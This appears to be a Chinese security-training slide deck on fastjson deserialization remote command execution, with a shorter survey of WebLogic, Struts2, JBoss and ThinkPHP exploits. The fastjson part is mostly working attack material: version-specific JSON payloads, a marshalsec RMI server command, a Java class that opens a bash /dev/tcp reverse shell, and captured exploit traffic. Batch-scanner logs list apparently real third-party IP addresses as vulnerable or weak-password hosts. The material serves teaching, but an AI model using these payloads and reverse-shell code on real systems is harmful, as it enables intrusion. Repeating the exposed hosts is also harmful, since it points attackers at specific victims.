

fastjson命令执行漏洞

Command Execution



合天网安实验室 — 大规模开放在线网安实验教学平台

www.hetianlab.com



CONTENTS

- 01. fastjson介绍
- 02. fastjson漏洞复现
- 03. fastjson特征/工具



/01

fastjson介绍

fastjson介绍

什么是fast json

01

命令执行漏洞组件

1. Fastjson 是阿里巴巴的开源JSON解析库，它可以解析 JSON 格式的字符串，支持将 Java Bean 序列化为 JSON 字符串，也可以从 JSON 字符串反序列化到 JavaBean

1. Fastjson提供了autotype功能，允许用户在反序列化数据中通过“@type”指定反序列化的类型，其次，Fastjson自定义的反序列化机制时会调用指定类中的setter方法及部分getter方法，那么当组件开启了autotype功能并且反序列化不可信数据时，攻击者可以构造数据，使目标应用的代码执行流程进入特定类的特定setter或者getter方法中，若指定类的指定方法中有可被恶意利用的逻辑（也就是通常所指的“Gadget”），则会造成一些严重的安全问题。并且在Fastjson 1.2.47及以下版本中，利用其缓存机制可实现对未开启autotype功能的绕过



fastjson漏洞

fastjson历史漏洞

fastjson-1.2.24_rce.py Fastjson <=1.2.24 反序列化远程命令执行漏洞

fastjson-1.2.41_rce.py Fastjson <=1.2.41 反序列化远程命令执行漏洞

fastjson-1.2.42_rce.py Fastjson <=1.2.42 反序列化远程命令执行漏洞

fastjson-1.2.43_rce.py Fastjson <=1.2.43 反序列化远程命令执行漏洞

fastjson-1.2.45_rce.py Fastjson <=1.2.45 反序列化远程命令执行漏洞

fastjson-1.2.47_rce.py Fastjson <=1.2.47 反序列化远程命令执行漏洞[使用]

fastjson-1.2.62_rce.py Fastjson <=1.2.62 反序列化远程命令执行漏洞

fastjson-1.2.66_rce.py Fastjson <=1.2.66 反序列化远程命令执行漏洞





/02

fastjson漏洞复现

漏洞复现



fastjson报错识别

```
POST / HTTP/1.1
Host: 120.27.61.239:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) G
Accept: text/html,application/xhtml+xml,application/xml;q=0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 15
```

```
{
  "a": {
  }
```

判断使用了fastjson

UTC 2021

ected error (type=Bad Request, status=400).

ot match : -, info : pos 0, json : {

is com.alibaba.fastjson.JSONException: not match : -, in




漏洞复现

漏洞复现

java的反序列化漏洞复现，与其他的漏洞复现有一点稍微不一样的地方，这里利用fastjson 1.2.47这个漏洞来进行演示

地址：<http://120.27.61.239:8090/>



```
{  
  "age":25,  
  "name":"Bob"  
}
```




fastjson 历史漏洞

Poc

适用于1.2.24版本以下 (需开启autotype)

```
{"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://evil.com:9999/TouchFile","autoCommit":true}}
```

适用于1.2.25-1.2.30、1.2.41(需开启autotype)

```
{"@type":"Lcom.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://xxx.com/Exploit","autoCommit":true}
```

适用于1.2.25-1.2.30、1.2.41、1.2.42(需开启autotype)

```
{"@type":"LLcom.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://xxx.com/Exploit","autoCommit":true}
```

适用于1.2.41、1.2.42、1.2.43(需开启autotype)

```
{"@type":"[com.sun.rowset.JdbcRowSetImpl":[{"dataSourceName":"rmi://xxx.com/Exploit","autoCommit":true}]}
```

适用于1.2.45(需开启autotype)

```
{"@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory","properties":{"data_source":"rmi://xxx.com/Exploit"}}
```

适用于<=1.2.47(不需开启autotype)

```
{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://xxx/Exploit","autoCommit":true}}
```

漏洞复现步骤

fastjson漏洞复现

1. 因为是利用的rmi/ldap协议我们需要借助marshalsec-0.0.3-SNAPSHOT-all.jar开启一个rmi的服务
器，顺带需要编译一个javac的文件

利用过程：

1. 利用javac编译javac文件，然后放入自己服务器的http目录

```
[root@izuf6bymb52jwplld7kjt看 # cd html/  
[root@izuf6bymb52jwplld7kjt看 html]# ls  
1.txt Exploit.class index.html TouchFile.class  
[root@izuf6bymb52jwplld7kjt看 html]# cat Exploit.class  
03.46
```

2. 启动rmi服务器

```
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer  
"http://evil.com/#TouchFile" 9999
```

```
[root@izuf6bymb52jwplld7kjt看 ~]#  
[root@izuf6bymb52jwplld7kjt看 ~]# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://47.101.192.80/fast  
json/#Exploit" 7423  
* Opening JRMP listener on 7423  
Have connection from /39.108.86.16:53262  
Reading message...  
Is RMI lookup call for Exploit ?
```

创建文件的java

```
import java.lang.Runtime;
import java.lang.Process;
public class TouchFile {
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"touch", "/tmp/success"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
            // do nothing
        }
    }
}
```


反弹shell的java

```
public class Exploit {  
    public Exploit(){  
        try{  
            Runtime.getRuntime().exec("/bin/bash -c $@|bash 0 echo bash -i >&/dev/tcp/127.0.0.1/8888 0>&1");  
        }catch(Exception e){  
            e.printStackTrace();  
        }  
    }  
    public static void main(String[] argv){  
        Exploit e = new Exploit();  
    }  
}
```



执行poc获取shell

输入poc，然后把rmi地址改为你开启的rmi地址即可执行class里面的命令

```
POST / HTTP/1.1
Host: 39.108.86.16:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 243

{  "a":{      "@type": "java.lang.Class",
"val": "com.sun.rowset.JdbcRowSetImpl"  },    "b":{
"@type": "com.sun.rowset.JdbcRowSetImpl",
"dataSourceName": "rmi://47.101.192.80:7423/Exploit",    "autoCommit": true  }}
```

```
HTTP/1.1 400
Content-Type: text/html; charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 424
Date: Mon, 14 Sep 2020 07:15:22 GMT
Connection: close

<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit mapping for /error, so you are seeing this as a fallback.</p><div id='created'>Mon Sep 14 07:15:22 UTC 2020</div><div>There was an unexpected error (type=Bad Request, status=400).</div><div>JSON parse error: set property error, autoCommit; nested exception is com.alibaba.fastjson.JSONException: set property error, autoCommit</div></body></html>
```



执行poc获取shell

输入poc，然后把rmi地址改为你开启的rmi地址即可执行class里面的命令

```
[root@izuf6bvmb52jwplld7kjtzmz fastjson]# nc -lvvp 7420
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::7420
Ncat: Listening on 0.0.0.0:7420
Ncat: Connection from 39.108.86.16.
Ncat: Connection from 39.108.86.16:42408.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
```




/03

fastjson特征/工具

漏洞复现

fastjson特征

fastjson特征: Fastjson 是阿里巴巴的开源JSON解析库, 它可以解析 JSON 格式的字符串, 支持将 Java Bean 序列化为 JSON 字符串, 所以利用了json格式的接口都有可能使用fastjson

Raw	Params	Headers	Hex
POST / HTTP/1.1 Host: 39.108.86.16:8090 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate DNT: 1 Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/json Content-Length: 34 {"@type": "java.lang.AutoCloseable"}			

Raw	Headers	Hex	HTML	Render
HTTP/1.1 400 Content-Type: text/html; charset=ISO-8859-1 Content-Language: zh-CN Content-Length: 512 Date: Mon, 14 Sep 2020 08:09:03 GMT Connection: close <html><body><h1>Whitelabel Error Page</h1><p>This explicit mapping for /error, so you are seeing fallback.</p><div id='created'>Mon Sep 14 08:09:03 was an unexpected error (type=Bad Request, status error: type not match. java.lang.AutoCloseable.org.vulhub.fastjsondemo.User: nested exception com.alibaba.fastjson.JSONException: type not match java.lang.AutoCloseable -> org.vulhub.fastjsondemo.User</div></body></html>				


fastjson检测插件

burp检测插件

<https://github.com/uknowsec/BurpSuite-Extender-fastjson>

https://github.com/dongfangyuxiao/BurpExtend/blob/master/Scan/scan_fastjson.py

检测原理：利用poc执行rmi等命令，然后查看dnslog看是否执行命令



fastjson利用工具

https://github.com/wyzxxz/fastjson_rce_tool

https://github.com/mrknow001/fastjson_rec_exploit

因为fastjson手工操作利用比较复杂，这里出来了几个辅助利用的工具

fastjson_rce_tool

```
java -jar fastjson_tool.jar
Usage:
java -cp fastjson_tool.jar fastjson.HRMIServer 127.0.0.1 80 "curl dnslog.wyzxxz.cn"
java -cp fastjson_tool.jar fastjson.HLDAPServer 127.0.0.1 80 "curl dnslog.wyzxxz.cn"
java -cp fastjson_tool.jar fastjson.EvilRMIServer 8888 1099 "curl dnslog.wyzxxz.cn"
java -cp fastjson_tool.jar fastjson.LDAPRefServer2 1099 CommonsCollections1 "curl dnslog.cn"
java -cp fastjson_tool.jar fastjson.BCELEncode "curl dnslog.wyzxxz.cn"
```

```
[root@ /]# java -cp fastjson_tool.jar fastjson.HRMIServer xx.xx.xx.xx 80 "curl dnslog.wyzxxz.cn"
[-] payload: {"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"rmi://xx.xx.xx.xx:80/Object","autoCom
[-] payload: {"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{"@type":"com.sun.row
[-] Opening JRMP listener on 80
[-] Have connection from /xx.xx.xx.xx:33543
[-] Reading message...
[-] Is RMI.lookup call for Exploit 2
[-] Sending remote classloading stub targeting http://xx.xx.xx.xx:80/Object.class
[-] Closing connection
[*] Have connection from /xx.xx.xx.xx:33544 /Object.class
[-] remote target jdk version: java/1.7.0_79, use payload version: jdk7
[-] send payload done and exit.
```

```
[root@ /]# java -cp fastjson_tool.jar fastjson.HLDAPServer xx.xx.xx.xx 80 "curl dnslog.wyzxxz.cn"
[-] payload: {"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://xx.xx.xx.xx:80/Object","autoCo
[-] payload: {"e":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"f":{"@type":"com.sun.row
[-] LDAP Listening on 0.0.0.0:80
[*] Send LDAP reference result for Exploit redirecting to http://xx.xx.xx.xx:80/Object.class
[*] Have connection from /xx.xx.xx.xx:33548 /Object.class
[-] remote target jdk version: java/1.7.0_79, use payload version: jdk7
[-] remote target jdk version: java/1.7.0_79, use payload version: jdk7
[-] send payload done and exit.
```



/04

其他历史漏洞

漏洞复现

常见的命令执行漏洞组件

01

命令执行漏洞组件

1. weblogic
2. thinkphp
3. struts2
4. jboss
5. shiro
6. tomcat插件
7. apache插件
8. fastjson
9.

thinkphp历史漏洞

ThinkPHP3.2.3_缓存函数设计缺陷可导致Getshell

ThinkPHP5_SQL注入漏洞&&敏感信息泄露

ThinkPHP3.2.3_最新版update注入漏洞

ThinkPHP5.0.10缓存函数设计缺陷可导致Getshell

ThinkPHP3.2.X_find_select_delete注入

ThinkPHP框架5.0.X_sql注入漏洞分析

ThinkPHP3.X_order_by注入漏洞

ThinkPHP5.X_order_by注入漏洞

ThinkPHP5.X_远程代码执行

一、weblogic漏洞集合

CVE-2017-10271

CVE-2018-2628

CVE-2018-2893

CVE-2018-3191

CVE-2018-3245

CVE-2019-2618

CVE-2019-2725

CVE-2019-2890

weblogic弱口令

weblogic ssrf

CVE-2020-2551

CVE-2020-2883

CVE-2020-2555

常见的命令执行漏洞组件

- [+] S2-001:影响版本Struts 2.0.0-2.0.8; POST请求发送数据; 默认参数为:username,password; 支持获取WEB路径,任意命令执行和反弹shell
- [+] S2-003:影响版本Struts 2.0.0-2.0.11.2; GET请求发送数据; 支持任意命令执行
- [+] S2-005:影响版本Struts 2.0.0-2.1.8.1; GET请求发送数据; 支持获取WEB路径,任意命令执行
- [+] S2-007:影响版本Struts 2.0.0-2.2.3; POST请求发送数据; 默认参数为:username,password; 支持任意命令执行和反弹shell
- [+] S2-008:影响版本Struts 2.1.0-2.3.1; GET请求发送数据; 支持任意命令执行和反弹shell
- [+] S2-009:影响版本Struts 2.0.0-2.3.1.1; GET请求发送数据,URL后面需要请求参数名; 默认为: key; 支持任意命令执行和反弹shell
- [+] S2-012:影响版本Struts Showcase App 2.0.0-2.3.13; GET请求发送数据,参数直接添加到URL后面; 默认为:name; 支持任意命令执行和反弹shell
- [+] S2-013/S2-014:影响版本Struts 2.0.0-2.3.14.1; GET请求发送数据; 支持获取WEB路径,任意命令执行,反弹shell和文件上传
- [+] S2-015:影响版本Struts 2.0.0-2.3.14.2; GET请求发送数据; 支持任意命令执行和反弹shell
- [+] S2-016:影响版本Struts 2.0.0-2.3.15; GET请求发送数据; 支持获取WEB路径,任意命令执行,反弹
- [+] S2-019:影响版本Struts 2.0.0-2.3.15.1; GET请求发送数据; 支持获取WEB路径,任意命令执行,反弹shell和文件上传
- [+] S2-029:影响版本Struts 2.0.0-2.3.24.1(除了2.3.20.3); POST请求发送数据,需要参数; 默认参数:message; 支持任意和反弹shell
- [+] S2-032:影响版本Struts 2.3.20-2.3.28(除了2.3.20.3和2.3.24.3); GET请求发送数据; 支持获取WEB路径,任意命令执行,反弹shell
- [+] S2-033:影响版本Struts 2.3.20-2.3.28(除了2.3.20.3和2.3.24.3); GET请求发送数据; 支持任意命令执行和反弹shell
- [+] S2-037:影响版本Struts 2.3.20-2.3.28.1; GET请求发送数据; 支持获取WEB路径,任意命令执行和反弹shell
- [+] S2-045:影响版本Struts 2.3.5-2.3.31,2.5-2.5.10; POST请求发送数据,不需要参数; 支持获取WEB路径,任意命令执行,反弹shell和文件上传
- [+] S2-046:影响版本Struts 2.3.5-2.3.31,2.5-2.5.10; POST请求发送数据,不需要参数; 支持获取WEB路径,任意命令执行,反弹shell和文件上传
- [+] S2-048:影响版本Struts 2.3.x with Struts 1 plugin and Struts 1 action; POST请求发送数据; 默认参数为:username,password; 支持任意命令执行和反弹shell
- [+] S2-053:影响版本Struts 2.0.1-2.3.33,2.5-2.5.10; POST请求发送数据; 默认参数为:username,password; 支持任意命令执行和反弹shell
- [+] S2-devMode:影响版本Struts 2.1.0-2.3.1; GET请求发送数据; 支持获取WEB路径,任意命令执行和反弹shell

jboss历史漏洞

一、历史漏洞

访问控制不严导致的漏洞

JMX Console未授权访问Getshell

JMX Console HtmlAdaptor Getshell (CVE-2007-1036)

JMX控制台安全验证绕过漏洞 (CVE-2010-0738)

Administration Console 弱口令 Getshell

反序列化漏洞

JBoss JMXInvokerServlet 反序列化漏洞 (CVE-2015-7501)

JBoss EJBInvokerServlet 反序列化漏洞

JBosS AS 6.X 反序列化漏洞 (CVE-2017-12149)

JBoss 4.x JBossMQ JMS 反序列化漏洞 (CVE-2017-7504)

weblogic批量

利用github的脚本+批量采集url地址来进行一个批量组合
<https://github.com/rabbitmask/WeblogicScanLot>
<http://39.108.86.16:7060/console/login/LoginForm.jsp>

#控制台:

[illegible]

By Tide_RabbitMask | V 2.2

```
Welcome To WeblogicScan !!!
Whoami: rabbitmask.github.io
```

[*]任务加载成功, 目标:127.0.0.1:7001

[*]任务检测完成, 目标:127.0.0.1:7001

```
>>>>>End of task
```

weblogic批量

利用github的脚本+批量采集url地址来进行一个批量组合


<https://github.com/rabbitmask/WeblogicScanLot>

<http://39.108.86.16:7060/console/login/LoginForm.jsp>

```
文件(F) 编辑(E) 格式(O) 查看(V) 窗口(W) 帮助(H)
<17:12:06> http://218.17.102.80/jmx-console Jboss Weak password admin: 可以直接shell administrators权限
<17:12:08> http://218.17.102.80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞[*17:12:08] http://115.236.65.115:8888/jmx-console Jboss Weak password admin:[*17:12:
<17:12:08> http://218.17.102.80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<17:12:08> http://218.17.102.80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<17:12:08> http://218.17.102.80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<17:12:08> http://218.17.102.80/jmx-console Jboss Weak password admin:
<17:12:09> http://218.17.102.80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<17:12:12> http://218.17.102.80/invoker/JMXInvokerServlet Jboss Unserialization vul
<17:12:13> http://218.17.102.80/uddiexplorer/SearchPublicRegistries.jsp?operator=http://localhost/robots.txt&doSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=
<17:12:13> http://218.17.102.80/invoker/JMXInvokerServlet Jboss Unserialization vul
<17:12:17> http://218.17.102.80/status?full=true Jboss Information Disclosure
<17:12:17> http://218.17.102.80/status?full=true Jboss Information Disclosure
<17:12:20> http://218.17.102.80/status?full=true Jboss Information Disclosure[*03:05:26] http://115.236.65.115:80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<03:05:30> http://115.236.65.115:80/axis2/axis2-web/HappyAxis.jsp Axis Information Disclosure
<03:05:34> http://115.236.65.115:80/axis2/axis2-admin/login Axis Weak password admin:axis2 Auto deploy success:http://115.236.65.115:80/axis2/services/Cat?wsdl
<03:05:40> http://115.236.65.115:8001/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<17:30:22> http://218.17.102.8000/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
<20:53:06> http://115.236.65.115:80/uddiexplorer/SearchPublicRegistries.jsp?operator=http://localhost/robots.txt&doSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Bus
<21:37:29> http://117.17.102.80/_async/AsyncResponseService 存在WebLogic wls9-async反序列化漏洞
```


struts2批量扫描工具

<https://github.com/HatBoy/Struts2-Scan>

Branch: master ▾		New pull request	Create new file	Upload files	Find file	Clone or download ▾
 HatBoy Update Struts2Scan.py		Latest commit 11e903b on 10 Sep 2019				
Struts2环境	add S2-057	13 months ago				
.gitignore	Initial commit	2 years ago				
LICENSE	Initial commit	2 years ago				
README.md	add S2-057	13 months ago				
Struts2Scan.py	Update Struts2Scan.py	8 months ago				
shell.jsp	code	2 years ago				

README.md

Struts2-Scan

- Struts2漏洞利用扫描工具，基于互联网上已经公开的Struts2高危漏洞exp的扫描利用工具，目前支持的漏洞如下: S2-001, S2-003, S2-005, S2-007, S2-008, S2-009, S2-012, S2-013, S2-015, S2-016, S2-019, S2-029, S2-032, S2-033, S2-037, S2-045, S2-046, S2-048, S2-052, S2-053, S2-devMode, S2-057
- 支持单个URL漏洞检测和批量URL检测，至此指定漏洞利用，可获取WEB路径，执行命令，反弹shell和上传文件，注意，并不是所有的漏洞均支持上述功能，只有部分功能支持
- 如有错误或者问题欢迎大家提问交流，一起解决

01

命令执行漏洞

<http://hetianlab.com/expc.do?ec=ECID172.19.104.182015060917250500001>



命令执行漏洞

★★★★★ 103 人评价 (1491 人已学)

本实验以简单PHP源码调用关键系统函数,通过WEB执行任意系统命令,有一定的DOS命令基础做起来更轻松。

02

CVE-2017-9805Struts2-052漏洞实验


<http://hetianlab.com/expc.do?ec=ECID9d6c0ca797abec2017091513400700001>



CVE-2017-9805Struts2-052漏洞实验

★★★★★ 7 人评价 (233 人已学)

本实验分析了struts2的漏洞s2-52的形成原因,并复现该漏洞,以及讲解了漏洞的修复/缓解方案。



谢谢观看

合天网安实验室

www.hetianlab.com